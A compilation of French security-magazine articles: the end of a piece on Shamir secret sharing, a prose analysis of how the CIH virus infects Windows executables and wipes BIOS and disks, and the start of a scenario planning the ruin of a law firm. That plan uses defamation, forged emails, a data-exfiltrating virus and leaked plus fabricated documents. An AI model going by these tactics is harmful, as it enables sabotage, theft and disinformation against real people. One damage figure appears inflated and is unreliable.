Ce petit exemple illustre le fonctionnement du système de partage de secret de Shamir. On peut aisément le généraliser à tout système à seuil (t,w). Le fonctionnement du système repose sur la résolution de systèmes linéaires, ce qui se fait très simplement sur ordinateur.

Conclusion

Dans cet article, on a tenté de dégager les problématiques entourant les systèmes de partage de secret. Bien sûr, l'exemple présenté sur le système à seuil (2,3) de Shamir n'est pas réaliste. Il faudrait prendre des paramètres beaucoup plus élevés afin d'éviter l'énumération de tous les secrets possibles. Le nombre S doit donc être très grand, typiquement sa longueur doit dépasser 80 bits.

Un autre inconvénient des systèmes de partage de secret à seuil est que ceux-ci ne permettent pas de spécifier des groupes d'individus. Toute assemblée de t personne peut obtenir le secret. Néanmoins, dans la pratique, les individus n'ont pas tous le même poids relatif, comme l'exemple de l'entreprise l'a montré. Le système à seuil ne permet pas de résoudre le cahier des charges que l'on s'est fixé, puisque les groupes de personnes autorisés n'ont pas tous la même taille. Il est donc nécessaire de développer d'autres systèmes de partage de secret généralisant les systèmes à seuil. Aujourd'hui, plusieurs approches se dégagent, utilisant notamment des propriétés de codes correcteurs d'erreurs.

Pierre Loidreau

Remerciements

Un grand merci à Fred "Pappy" Raynal (pas si vieux que ça pourtant), pour m'avoir transmis les informations contenues dans sa thèse sur le partage de secret.

Bibliographie

[1] A. Shamir : How to share a secret, *Communications of the ACM*, **22** (1979)

[2] D. Stinson : *Cryptographie : Théorie et Pratique*, International Thomson Publishing, 1996

Le virus CIH dit "Chernobyl"

Le virus CIH, plus connu sous le nom impropre de "Chernobyl", est apparu en 1998 et constitue un virus très intéressant à étudier en raison de son mode d'infection (ajout de code sans augmentation de taille du programme infecté) mais surtout par sa charge finale très destructrice. Ses effets (écriture dans les BIOS et écrasement des données des premiers secteurs des disques durs) ont relancé le vieux débat concernant la destruction matérielle par les virus. Si CIH ne détruit pas véritablement le matériel, il permet de faire prendre conscience des risques informatiques futurs liés à une évolution du hardware vers le tout logiciel. Cet article est fondé sur l'analyse directe du code source viral.

Le virus CIH (également connu sous le surnom de `Spacefiller`) affecte les exécutables 32 bits (format PE ou Portable Executable) sous Windows 95 ou 98 uniquement. Sa taille est de 1003 octets, ce qui en fait, pour cette catégorie de virus, un exécutable relativement petit mais très efficace. Il peut être classé comme un virus procédant par entrelacement de code (fragmented cavity attack ; autre exemple le virus `Lehigh`), ce qui signifie que ce type de virus est capable de fragmenter son code et de l'installer dans des zones de code soit vides, soit "mortes" (des blocs d'instructions NOP par exemple). Ceci est d'autant plus facile que le format d'exécutable, comme le format PE de Windows, le permet.

CIH est un virus résident en mémoire. Chaque fois qu'un exécutable est ouvert, CIH détourne les messages système envoyés par l'API Windows IFS (`Installable File System Application Programming Interface`) lors de l'ouverture du fichier, par le biais d'un mécanisme de "crochet" (Hook). Une fois l'infection réalisée, le virus consulte la date système au niveau du BIOS et déclenche sa charge finale en fonction du jour du mois. Autrement dit, CIH est un virus à très haut pouvoir infectieux (infection par ouverture en exécution d'un fichier sain), ce qui explique sa propagation très rapide dans le monde.

L'attaque consiste à écrire un octet dans les BIOS flashables. Ces derniers sont, depuis la dernière génération de 486, très largement répandus notamment pour permettre l'actualisation du BIOS (par exemple pour corriger d'éventuels bugs) mais surtout pour permettre le "Plug and Play". En effet, l'évolution en matériel (ajout ou retrait de périphériques) nécessite une actualisation des paramètres du BIOS. Par défaut, le BIOS est alors accessible en écriture. CIH exploite cette possibilité et le PC ne peut plus démarrer. L'autre volet de l'attaque consiste à écraser les 2048 premiers octets de tous les disques durs, provoquant une perte, réversible ou non selon le type de disque, des données qui s'y trouvent.

Cinq versions de CIH ont été répertoriées. Elles sont pratiquement identiques, à quelques variations mineures près dans la charge finale (date de déclenchement, signature de son auteur, taille, ...). Le tableau 1 récapitule les différentes variantes.

Tab. 1 - CIH : les variantes

Nom-Taille (octets)	*Date de déclenchement*	*VirusVersionCopyright*
CIH-1003	26 avril	CIH v 1.2 TTIT
CIH.1010.A, CIH-1010.B	26 juin	CIH v 1.3 TTIT
CIH-1019	26 de chaque mois	CIH v 1.4 TATUNG
CIH-10xx	26 de chaque mois	WinCIH ver 1.5 by TATUNG, Thailand

La signature identifiant son concepteur, non chiffrée, est contenue dans la variable `VirusVersionCopyright`.

Disons un mot de l'appellation "Chernobyl" attribuée au virus CIH. Elle semble provenir d'une annonce "tapageuse" par l'éditeur d'antivirus Kapersky Lab [1], en vue de le médiatiser (le premier produit antivirus mis à jour pour détecter CIH a été AntiViral Toolkit Pro de cette société). La date de déclenchement de la charge finale, le 26 avril, coïncide avec celle du jour anniversaire de la catastrophe de Tchernobyl (26 avril 1986). Il s'agit là d'un simple hasard.

Le nom de CIH provient en fait des initiales de son concepteur, Chen Ing-Hau, élève-ingénieur en informatique au Taiwan Tatung Institute of Technology (TTIT). Dans la suite de cet article, les valeurs hexadécimales seront notées XXH et non pas 0xXX.

CIH : l'infection

Le virus CIH exploite de manière optimale la structure du format des exécutables (32 bits) sous Windows 9x. Ce format, dit PE (" Portable Executable"), permet essentiellement, au chargement en mémoire :

- de donner les informations adéquates pour l'installation en mémoire (établissement d'une image mémoire).
- de permettre la mise en commun optimale pour plusieurs processus, de fichiers EXE et DLL.

Toutes les données contenues dans les structures de ce format sont établies par le compilateur et l'éditeur de liens (*linker*).

La philosophie et les mécanismes de ce format, qui ne sont pas explicitement décrits et documentés par Microsoft dans son kit SDK, sont extrêmement intéressants dans la mesure où il s'avère que ce format se prête particulièrement bien à l'écriture de virus. Toute la puissance de l'infection de CIH repose sur l'exploitation optimale de certaines caractéristiques qui permettent au virus de se loger dans des espaces alloués mais partiellement inutilisés (technique d'entrelacement de code ou Hole Cavity Infection).

Le format PE

Un fichier PE se compose (voir figure ; pour plus de détails voir [5]) :


- d'un en-tête DOS qui permet de lancer le programme sous DOS et d'afficher le message indiquant que l'application ne fonctionne que sous Windows.
- de l'en-tête PE proprement dit. Il comprend deux structures de données essentielles, renseignées lors de la compilation et de l'édition dynamique, et indispensables au bon lancement de l'application :
  - l'IMAGE_FILE_HEADER donnée par

```
typedef struct{
WORD Machine;
WORD NumberOfSection;
DWORD TimeDateStamp;
DWORD PointerToSymbolTable;
DWORD NumberOfSymbols;
WORD SizeOfOptionalHeader;
WORD Characteristics;
} IMAGE_FILE_HEADER
```

  - l'IMAGE_OPTIONAL_HEADER donnée par (seuls les champs pertinents pour nous sont donnés) :

```
typedef struct{
........
DWORD SizeOfCode;
DWORD SizeOfInitializedData;
DWORD SizeOfUnInitializedData;
DWORD AddresOfEntryPoint;
DWORD BaseOfCode;
DWORD BaseOfData;
DWORD ImageBase;
DWORD SectionAlignment;
DWORD FileAlignment;
........
DWORD NumberOfRvaAndSizes;
IMAGE_DATA_DIRECTORY DataDirectory[16];
} IMAGE_OPTIONAL_HEADER
```

- Le dernier champ de la structure est un tableau de structures IMAGE_DATA_DIRECTORY indiquant l'adresse virtuelle relative et la taille de chaque section. Seules les NumberOfRvaAndSizes premières entrées sont renseignées, les autres sont nulles.



Enfin, chaque NumberOfSection contient une structure

IMAGE_SECTION_HEADER (seuls les champs pertinents pour nous sont donnés) :

```
typedef struct{
BYTE Name[8];
DWORD VirtualSize;
DWORD VirtualAddress;
DWORD SizeOfRawData; // Taille fichier arrondie à un multiple de 512 octets
DWORD PointerToRawData;
.....
} IMAGE_SECTION_HEADER
```

Toutes les adresses contenues dans le format PE, qui référencent les différentes données et sections, sont en fait non pas des adresses absolues mais des adresses virtuelles relatives (RVA = Relative Virtual Address, en gros un offset par rapport au début du fichier). Lors de la projection en mémoire par le loader, grâce à la fonction MapViewOfFile(), l'adresse de base de chargement en mémoire du processus (contenue dans le handle d'instance et obtenue lors du lancement de l'application) est augmentée de la RVA de chaque structure à projeter, c'est-à-dire

```
Adresse virtuelle d'accès à la mémoire = hInstance + RVA
```

Lors de cette projection, le fichier PE est projeté en intégralité (en-tête, code, données, ...), mais pas d'un seul tenant. La fonction MapViewOfFile() installe l'en-tête complet. Puis, en parcourant la table des sections (DataDirectory), chaque section est projetée par la même fonction. Mais là se situe le point faible du format PE, facilitant l'écriture de virus. Les sections sont projetées et stockées à des adresses, multiples de 64 Ko (valeur du champ VirtualSize dans le IMAGE_SECTION_HEADER). Ceci est dû au mode d'allocation utilisé par la fonction VirtualAlloc(). En conséquence, si une section a une taille effective de 65 Ko, elle est installée sur deux segments, ce qui laisse 63 Ko de libre pour un virus qui peut alors venir s'y loger.

Le virus doit donc s'installer dans les espaces alloués inutilement et met à jour un certain nombre de variables dans l'en-tête PE afin de respecter la cohérence du fichier après infection.

L'infection par CIH


Lorsqu'un fichier infecté est exécuté, CIH déroute d'abord l'interruption 03H (utilisée par les commandes Go et Proceed de DEBUG pour la gestion des points d'arrêt) et installe sa propre interruption. Le but est de rendre le debuggage plus difficile et surtout d'exécuter le code en mode système (Ring0). Après appel de l'interruption 03H originelle, CIH, qui fonctionne en résident, examine ensuite la valeur dans le registre DR0 (Debugging Register 0). Si elle est différente de zéro, CIH est déjà en résident (un programme infecté a déjà été lancé) et il rend la main au programme hôte sinon DR0 est actualisé (valeur non nulle) et CIH alloue de la mémoire (procédure AllocateSystemMemoryPage) dans laquelle il réassemble son code morcelé à partir des données contenues dans sa propre table de données (boucle LoopOfMergeAllVirusCodeSection).

A noter que pour tenter de leurrer certains outils de débuggage, qui utilisent les registres DR0 et DR1, CIH utilise ces registres pour le stockage temporaire des données pendant cette phase de défragmentation.

Une fois défragmenté, CIH appelle à nouveau sa propre interruption 03H, ce qui lui permet une fois de plus de gagner les privilèges système et d'installer une "écoute" des appels au système de fichier (procédure InstallMyFileSystemApiHook qui en fait détourne la procédure originelle IFSMgr_InstallFileSystemApiHook). Le virus, devenu résident, repasse la main au programme hôte.

Dès qu'un exécutable est ouvert, CIH intercepte le message système envoyé par la fonction IFSMFR_Ring0_FileIO de l'API IFS lors d'une telle ouverture. CIH vérifie alors que le fichier est bien un exécutable, de format PE (en pratique, CIH recherche la signature"PE\0" dans l'en-tête), non déjà infecté (valeur 55H avant la signature), (à noter que CIH vérifie également qu'il ne s'agit pas d'un auto-extractible WINZIP) et change ses droits de lecture seule en écriture si nécessaire. CIH procède alors à l'infection proprement dite du fichier.

CIH va consulter dans l'en-tête du fichier cible, quel est l'espace disponible dans chaque section du code de ce fichier et en particulier dans l'en-tête PE elle-même (dans ce cas, au minimum 184 octets sont requis sinon CIH marque le fichier comme déjà infecté et interrompt le processus d'infection). Le virus écrit dans l'en-tête PE le code initial du virus (celui effectuant la défragmentation) et modifie la valeur AddressOfEntryPoint avec celle de l'adresse du code viral (le virus doit prendre la main en premier). Ensuite, CIH fragmente son code afin de le loger dans les fins de section inutilisées (procédures StartToWriteCodeToSections et EndOfWriteCodeToSections et boucle LoopOfWriteCodeToSections, puis procédure



WriteVirusCodeToFile et boucle LoopOfWriteVirusCodeToFile) et renseigne les données PE en conséquence
(procédure SetVirusCodeSectionTableEndMark). CIH rétablit également la date du fichier avant infection et marque le fichier comme infecté avant de retourner espionner l'API IFS des infections ultérieures.

CIH : la charge finale

Elle est contenue dans la section de code IsKillComputer. Le virus, résident en mémoire, va chercher la valeur du jour du mois dans la partie CMOS du BIOS et s'il y a coïncidence avec la date de déclenchement, selon la version de CIH (voir tableau), lance la charge finale. A noter la présence de bugs dans cette vérification pour certaines versions du code.

Attaque du BIOS

Quand le BIOS est accessible en écriture, CIH va modifier une petite zone de code BIOS afin de rendre impossible un démarrage ultérieur. Pour écrire directement sur le BIOS, il faut pouvoir utiliser une tension, appelée Vpp, différente (12 ou 5 volts) de celle de lecture (aux alentours de 2.7 volts). A l'origine, cette tension était accessible uniquement par une configuration d'un cavalier sur la carte mère. Mais, depuis les premiers Pentium, cette tension Vpp est désormais directement accessible. Actuellement, il n'est même plus possible de la désactiver et les constructeurs proposent maintenant des cartes avec tension unique (lecture et écriture). Cela rend plus simple la conception et diminue les coûts.

Quand la tension en écriture est accessible, CIH exécute une séquence d'activation particulière (procédure EnableEEPROMToWrite) pour utiliser cette tension. L'écriture proprement dite se fait par accès aux ports BIOS adéquats (fonctions assembleur IN et OUT, procédure IOForEEPROM). Dans la zone de code contenant le code d'appel de la fonction POST (Power On Self Test) dédiée aux tests initiaux du matériel, et l'appel à l'interruption BIOS 19H (Bootstrap Loader) pour le chargement du système d'exploitation, CIH modifie 128 octets (écriture d'un octet provoquant une réinitialisation des 127 autres à la valeur FFH). Les données manquantes interdisent tout démarrage ultérieur.

Si le BIOS est flashable, il suffit de le réinstaller. Sinon, il faut changer la puce. Bien souvent cela s'avère trop compliqué (puce soudée) ou trop cher (modèle ancien). Les utilisateurs préfèrent changer la carte mère (notons que bien souvent, il faut aussi changer le processeur et la mémoire, l'évolution du marché liant les composants les uns des autres).

L'attaque du BIOS semble, selon les estimations, n'avoir fonctionné que dans 5 % des attaques de CIH (problèmes de bugs et portabilité limitée à l'époque) mais les statistiques font défaut concernant ce virus.

Attaque des disques durs

La seconde phase de l'attaque est beaucoup plus efficace et préjudiciable. Elle est bien sûr indépendante de l'attaque du BIOS afin d'augmenter l'effet général du virus. CIH, sur chaque disque dur présent dans la machine (procédure ChangeNextHardDisk), écrase les 2048 premiers secteurs (soit 1 Mo de données) (procédures KillOfHardDisk, LoopOfKillHardDisk et KillNextDataSection) avec des données aléatoires prises dans la mémoire.
Tout cela se fait de manière optimale, par appel VxD direct aux disques (par la fonction IOS_SendCommand()). Les VxD ou Virtual Device Driver simulent les périphériques. Grâce au modèle de programmation utilisé, le modèle FLAT, qui travaille sur un seul segment de mémoire de 4 Go, ils ont une visibilité totale sur la mémoire et surtout, ils travaillent directement au niveau du cœur de l'OS, le Ring0. Cela permet à CIH de contourner les protections antivirales standard au niveau du BIOS.
Le Master Boot Record (MBR), la table de partition, la FAT et éventuellement sa copie (cela dépend de ce qui est stocké dans les 2048 premiers secteurs donc de la taille des disques durs) sont irrémédiablement perdus. Même une fois le BIOS restauré, toutes les données restent inaccessibles. Le disque dur ne peut plus booter et il faut tout repartionner et réinstaller. A noter que si seule la première FAT est détruite, il est possible de faire un sauvetage manuel avec certains outils. Des sociétés spécialisées proposent également de sauver vos précieuses données, dans tous les cas, en échange de sommes généralement exorbitantes. Précisons que l'action de cette seconde partie de la charge finale de CIH a souvent incité les utilisateurs à jeter leur disque dur en pensant qu'il était en panne (d'où l'attribution de capacités destructrices matérielles pour ce virus).

Les dégâts causés par CIH dans le monde

Sans commune mesure avec le pouvoir infectieux d'un ver (voir MISC 2 sur le ver CodeRed), le virus CIH est le virus qui, à ce jour, a causé le plus de dégâts dans le monde. Dans le cas de CIH, la réparation des dommages passait par un changement total ou partiel de matériel, ce qui a certainement ajouté au préjudice financier. De plus, comme dans la grande majorité des cas, toutes les données des disques durs étaient perdues (à moins de dépenser une fortune en passant par des sociétés spécialisées dans de tels sauvetages), le préjudice en terme de productivité a été très important. Signalons que ce virus est encore dans la nature, donc il faut rester prudent et

utiliser un bon antivirus.
Le virus a été diffusé en juin 1998 pour la première fois à Taïwan. En moins d'une semaine, il s'est très vite répandu dans le monde entier. Les statistiques connues indiquent que l'Asie a été le continent le plus touché [2] : près d'un million de PC pour la seule année 1999. Pour cette seule année, les dégâts ont été estimés à 250.000 millions de dollars pour la seule Corée du Sud. Notons que beaucoup d'entreprises ont été touchées (places boursières en Malaisie, universités, organismes publics, ...). D'autres pays ont été frappés par CIH : Australie, Autriche, Chili, Israël, Angleterre, Suisse, Turquie, Suède, Russie, Ukraine (20 % des ordinateurs), ... Ceci illustre, une fois de plus, que la lutte antivirale est encore trop marginale dans le monde.

Le virus s'est essentiellement répandu par le biais de sites de jeux sur Internet : serveurs ftp de sharwares, sites warez, démos commerciales comme celle du jeu SiN d'Activision, CDROMs de plusieurs revues de jeux informatiques (PC Gamer par exemple ; la mention usuelle "testé contre tous les virus connus" y figurait pourtant !!!). Ce qui est plus révélateur, mais également inadmissible et navrant, est de constater que des professionnels reconnus ont participé à la propagation du virus : IBM a commercialisé en mars 1999, soit un mois avant la date fatidique, mais surtout neuf mois après la mise à jour des antivirus, plusieurs milliers d'ordinateurs de la gamme Aptiva infectés par CIH [3], Yamaha proposait sur son site des drivers infectés pour les CDR-400 [4].

Conclusion : la destruction du matériel par virus

En conclusion, CIH était un virus élégant, puissant et innovant. Il agit en minimisant les appels système et en contournant toutes les protections qui pouvaient lui être opposées. Les retours d'expérience montrent que CIH frappe encore de nos jours, de façon certes plus sporadique, mais le danger existe encore. Dans tous les cas, les utilisateurs avaient des conduites informatiques à risques et n'utilisaient pas d'antivirus ou ne l'avaient pas mis à jour.

La question de la destruction du hardware par du software, en l'occurrence une charge finale de virus, a depuis longtemps été évoquée et beaucoup de prétendus experts ont affirmé et continuent d'affirmer qu'une telle chose est impossible. L'un des "arguments" le plus souvent avancé, pour le moins surprenant, est qu'aucun virus doté de telles fonctionnalités n'a jamais été rencontré. Aussi, lorsque CIH est apparu, la controverse a été relancée de plus belle.

A proprement parler, CIH ne détruit pas le matériel, tout au plus des éléments logiciels stockés "en dur" (firmware), incitant par facilité ou par économie, le plus souvent, à changer la carte mère plutôt que de remplacer un circuit BIOS soudé.

Alors cela signifie-t-il que la destruction du matériel par virus n'existe pas ? Certainement pas. Des exemples réels de lecteurs de disquettes ou de disques durs, détériorés par requêtes répétitives en lecture/écriture hors de limites normales, sont connus. Mais ils ne frappent pas tous les disques, certains étant munis de fonctions de protection au niveau du contrôleur. Or, c'est là précisément que se situe la méprise. Une destruction matérielle ne peut être que spécifique d'un périphérique donné, d'une marque ou d'un type donné et n'a pas le caractère générique généralement attribué à un virus. La destruction matérielle sera le fait d'un virus ciblé, au pouvoir infectieux limité, pour une "utilisation" non moins ciblée. Et c'est là que réside le danger car il y a peu de chances qu'un tel virus soit détecté par les antivirus.

De réelles possibilités existent : endommagement d'écrans, de cartes vidéo, de processeurs et de disques durs, ... Evidemment, rien forcément de rapide ni de spectaculaire. Sans entrer dans les détails, car il n'est pas question de favoriser les velléités de nuisance de pirates, disons que ces possibilités procèdent d'une évolution toujours plus grande de la gestion du matériel par le logiciel. Là où, il y a quelques années, des cavaliers ou d'autres dispositifs physiques permettaient la configuration en dur, c'est le logiciel qui a pris le relais. L'exemple de CIH est particulièrement éloquant et il ne sera pas le seul possible. C'est désormais le prix à payer si l'on veut faire passer le profit avant la sécurité.

Références

[1] http://www.avp.com.

[2] *Chernobyl virus wreaks havoc in parts of Asia.* CNN Report, 27 avril 1999.

[3] Nancy Weil *Some Aptivas shipped with CIH virus* CNN Report, 8 avril 1999.

[4] Nick FitzGerald *Anti-CIH-pating the Future* Virus Bulletin, Aout 1998.

[5] Michael Tischer *La Bible du PC : Programmation Système* 6ème édition, Micro Applications, 1996.

Eric Filiol

Ecole Supérieure et d'Application des Transmissions

Laboratoire de cryptologie et de virologie
efiliol@esat.terre.defense.gouv.fr
http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

La guerre de l'information

Qu'est-ce que la guerre de l'information ? Une multitude de personnes s'est déjà posée la question sur la possibilité de faire la guerre uniquement avec de l'information et un grand nombre de réflexions théoriques se trouvent sur Internet. Pour autant, les réflexions pratiques sont rares et difficiles à trouver. C'est donc à la question de la guerre de l'information par la pratique que nous allons tenter de répondre. Tuer une entreprise moyenne, d'environ 400 personnes dans un laps de temps extrêmement court et uniquement avec de l'information ... pensez-vous que cela soit possible ? Nous espérons que le scénario que nous avons fait vous surprendra autant qu'il nous a surpris.

L'entreprise cible

La cible que nous avons prise est donc un grand cabinet d'avocats d'environ 400 personnes situé à l'étranger. Afin de ne pas lui porter atteinte, nous avons modifié les informations à même de l'identifier (domaine réel d'activité, chiffre d'affaires, versions des logiciels, ...).
Avant de commencer notre attaque, nous allons effectuer une analyse stratégique des ressources essentielles de l'entreprise, en d'autres termes, de ce sans quoi elle ne pourrait vivre. Ainsi nous nous concentrerons dessus et éviterons de perdre du temps à saper des ressources inutiles.

La stratégie d'attaque

Les facteurs clés de succès de notre cabinet d'avocats

Quelles sont les ressources essentielles de l'entreprise sans lesquelles elle ne peut vivre ?

La première est la compétence qu'elle possède en matière juridique. Si nous allons dans un grand cabinet d'avocats, c'est pour y trouver des personnes compétentes et aptes à résoudre les problèmes juridiques complexes. Personne n'a envie de se faire défendre par des incompétents et des ignares, ou en tout cas de payer cher pour ça. Une partie de notre désinformation doit donc démontrer que le cabinet ne dispose pas, ou plus, de ces précieuses capacités.

La seconde ressource est sa réputation, son image de marque. Le cabinet est connu du public et reconnu par les professionnels. Un atout énorme qui offre un avantage concurrentiel important. Au travers de cette image de marque, le point capital est la confiance des clients en leurs avocats. Notre désinformation visera donc à la frapper et la détruire.

Voyons maintenant comment nous allons procéder.

Les axes stratégiques de l'attaque

Notre attaque s'organise donc autour de deux axes. La fragilisation des compétences internes d'une part et la destruction de l'image de marque d'autre part.

Fragilisation durable des compétences internes

La fragilisation des compétences internes passe par deux phases. Nous cherchons d'abord à décrédibiliser ses compétences internes, faire croire qu'en fait le cabinet n'excelle pas autant qu'on veut bien nous le faire croire. Si nous ne pouvons le démontrer, nous pourrons essayer ensuite de faire partir les personnes compétentes du cabinet.

La décrédibilisation des compétences

Le cabinet compte plusieurs types de personnel : les associés, les avocats et les stagiaires. En outre, il dispose d'un personnel supplémentaire qui assure sa vie courante (documentalistes, secrétaires, personnel informatique, ...).
Les associés sont les personnalités les plus importantes du cabinet. Ils y travaillent en général depuis longtemps, facturent cher leurs prestations et disposent des compétences les plus recherchées. L'entreprise de décrédibilisation ne pèsera pas sur eux, du moins pas à titre principal, il s'agira plutôt de les faire partir du cabinet comme nous le verrons plus loin.
Ensuite, il y a les avocats. Ils aspirent en général un jour à devenir associés. Ils facturent moins cher, travaillent plus et disposent de compétences courantes. Cette population, qui est la plus nombreuse, sera la principale cible de notre entreprise de décrédibilisation. Les attaques contre ces avocats sont envisageables dans le but de les discréditer auprès de leurs clients et du cabinet. La relation entre l'avocat et son client est forte, une certaine confiance est nécessaire à une bonne entente. En les attaquant sur leur vie familiale, leurs mœurs ou leur déontologie, c'est cette confiance que nous allons détruire. Si nous réussissons à vous faire croire que votre avocat s'est mis subitement à se droguer ou à avoir des opinions politiques extrémistes affichées, il y a des chances que son attitude vous déplaise et que vous choisissiez un cabinet plus sérieux pour

vos affaires. En outre, nous pourrons aussi tenter de le décrédibiliser auprès du cabinet : faire croire au directeur que tel avocat pense de lui qu'il est un idiot ne va pas favoriser les relations internes. Si l'avocat en question l'écrit, c'est encore mieux. S'il ne veut pas le faire, nous le ferons pour lui.
Relativement aux stagiaires, nous n'avons que peu de choses à dire, ils ne représentent pas une source essentielle de compétences donc notre entreprise de décrédibilisation ne portera pas sur eux.
Une dernière ressource humaine est essentielle au cabinet : le personnel informatique. Nous savons que le cabinet a fortement investi dans des compétences internes. La perte brutale de ces compétences pourrait être catastrophique. A supposer que le responsable informatique parte fâché et qu'il ne donne pas toutes les informations utiles à son successeur pour assurer la continuité du service ("oubli" de donner les plans du réseau, d'expliciter la structure interne, de communiquer les mots de passe, ...), cela pourrait poser un sérieux problème aux salariés dans la mesure où tous travaillent sur des postes informatisés.

L'augmentation du turn-over

L'offensive de décrédibilisation devra pousser une partie du personnel à quitter le cabinet. La peur d'une dégradation de leur situation professionnelle ou l'attrait d'une rémunération supérieure chez un concurrent seront autant de motifs à trouver. Si certains avocats ne peuvent être décrédibilisés, ils peuvent par contre être attirés vers d'autres horizons. C'est particulièrement le cas des associés. Le départ d'un associé va entraîner le départ de la clientèle qui lui est fidèle, donc un sérieux manque à gagner pour le cabinet.
Nous avons vu des éléments de désinformation relatifs aux compétences du cabinet, voyons maintenant ceux relatifs à l'image de marque.

Atteinte à l'image de marque

Le second objectif à atteindre est une diminution significative de la notoriété et du sérieux de l'entreprise. En d'autres termes, porter un coup significatif à l'image de marque du cabinet. C'est cette réputation reconnue des clients, des concurrents mais aussi du milieu juridique en général qui doit être entachée. Le moyen que nous avons envisagé est la divulgation d'une partie des informations confidentielles dont dispose le cabinet. En publiant les correspondances avec ses clients, ou encore des dossiers des avocats sur Internet, nous sommes sûrs de porter un coup irréversible à l'entreprise. Pour ce faire, nous avons choisi d'introduire un virus au sein du système informatique du cabinet. Le virus aura pour effet d'envoyer des informations (correspondances clients, correspondances internes, dossiers de plaidoirie, dossiers préparatoires, contrats, ...) vers une machine dont nous aurons la maîtrise. Ensuite, nous publierons ces informations dans les newsgroups et sur plusieurs sites Web. Afin d'enfoncer le clou et de faire partir la rumeur, parmi les documents du cabinet qui seront publiés, nous ajouterons de faux documents qui feront état de la vente d'informations confidentielles par le cabinet. Nous entrons là dans de la pure désinformation : à une information vraie, nous ajoutons une " information virus" qui sera destinée à alimenter la rumeur. Pour un œil inexpérimenté, la vraie information va valider la fausse. La publication des documents du cabinet sur Internet sera médiatisée par la presse (" Le cabinet X victime de la publication de sa correspondance"). Le scandale éclatera lorsque le grand public apprendra que le cabinet vendait des informations confidentielles aux concurrents des entreprises clientes. Toute cette affaire aura été révélée à cause d'un malencontreux virus attrapé par un des avocats. A la fin de notre attaque, l'entreprise ne devrait plus pouvoir compter ni sur ses compétences internes, ni sur son image de marque pour assurer sa survie.
La durée de l'attaque est relativement courte. Nous disposons d'assez peu de moyens, donc une durée de trois mois est posée comme hypothèse de travail.

Quel public ?

Plusieurs types de personnes entrent en jeu dans notre entreprise de déstabilisation.
Tout d'abord il y a les clients, et en particulier les 10 clients principaux. Ce sont eux qui font vivre le cabinet. La dégradation des relations cabinet/clients est potentiellement dangereuse pour l'entreprise. Nous veillerons donc à pourrir celles-ci (exemple : l'avocat X qui envoie " par erreur " un mail au client, dans lequel il dit qu'il en a assez de travailler pour ces imbéciles...).
Ensuite il y a le grand public. Bien que le cabinet dépende peu de sa relation avec le grand public, une mauvaise image de marque générale est toujours un bon point pour nous. Dans la catégorie " public" se trouve également le monde des juristes et des avocats. Pour eux, le cabinet devra apparaître comme la honte de la profession (la fausse vente des informations confidentielles va servir à cela).
Enfin, il y a les partenaires et les fournisseurs. Dans la mesure où ce n'est pas une entreprise industrielle, sa vie n'en dépend pas véritablement. Il est cependant intéressant de détériorer sporadiquement les relations entre certains fournisseurs et l'entreprise. Le cabinet sera embarrassé s'il ne dispose plus de papier pour ses imprimantes, par exemple. Il en sera de même s'il se retrouve avec une commande de plusieurs tonnes de papier livrées dans l'urgence au beau milieu des clients et du personnel surpris par cette " malencontreuse erreur de commande ".

Le déroulement de l'attaque

Les ressources pour mener à bien cette attaque sont restreintes. L'équipe est constituée de deux personnes ayant des connaissances relatives aux techniques d'intrusion. Le matériel se réduit à quelques ordinateurs et un accès à Internet via l'ADSL.
La description de l'attaque est chronologique et suit un découpage mensuel.

Premier mois

Nous avons décidé de consacrer ce premier mois à la collecte des informations nécessaires à notre attaque. Nous rechercherons des informations économiques et financières, des informations relatives au personnel de l'entreprise et enfin des données relatives à son système d'information. A la fin de ces recherches, les documents (articles de presse, mails, dossiers sur les collaborateurs, ...) et le scénario d'attaque seront constitués.

Phase de collecte d'informations

Informations économiques et financières

Nous recherchons tout d'abord des informations sur la structure de l'entreprise, des informations financières et commerciales : leurs clients principaux, l'état de leur trésorerie, la situation du marché et du secteur en général, les concurrents, l'organigramme, les sociétés filiales, ...

Le site de l'entreprise nous donne une partie de ces informations, son activité, ses services, son historique, ses agences internationales et une partie de son organisation interne. Les tendances du secteur juridique sont obtenues grâce aux sites Web de journaux classiques (L'express, Les Echos, Le Monde, ...) et surtout par la presse spécialisée. Enfin, des sites comme www.ort.fr nous donnent la possibilité de consulter et d'acheter les données financières et économiques plus précises. L'ensemble de ces informations aboutit à une bonne connaissance de la situation financière de l'entreprise et de son positionnement dans son secteur. Une recherche supplémentaire est menée sur les principaux acteurs de ce marché (cabinets concurrents et sociétés de conseil).

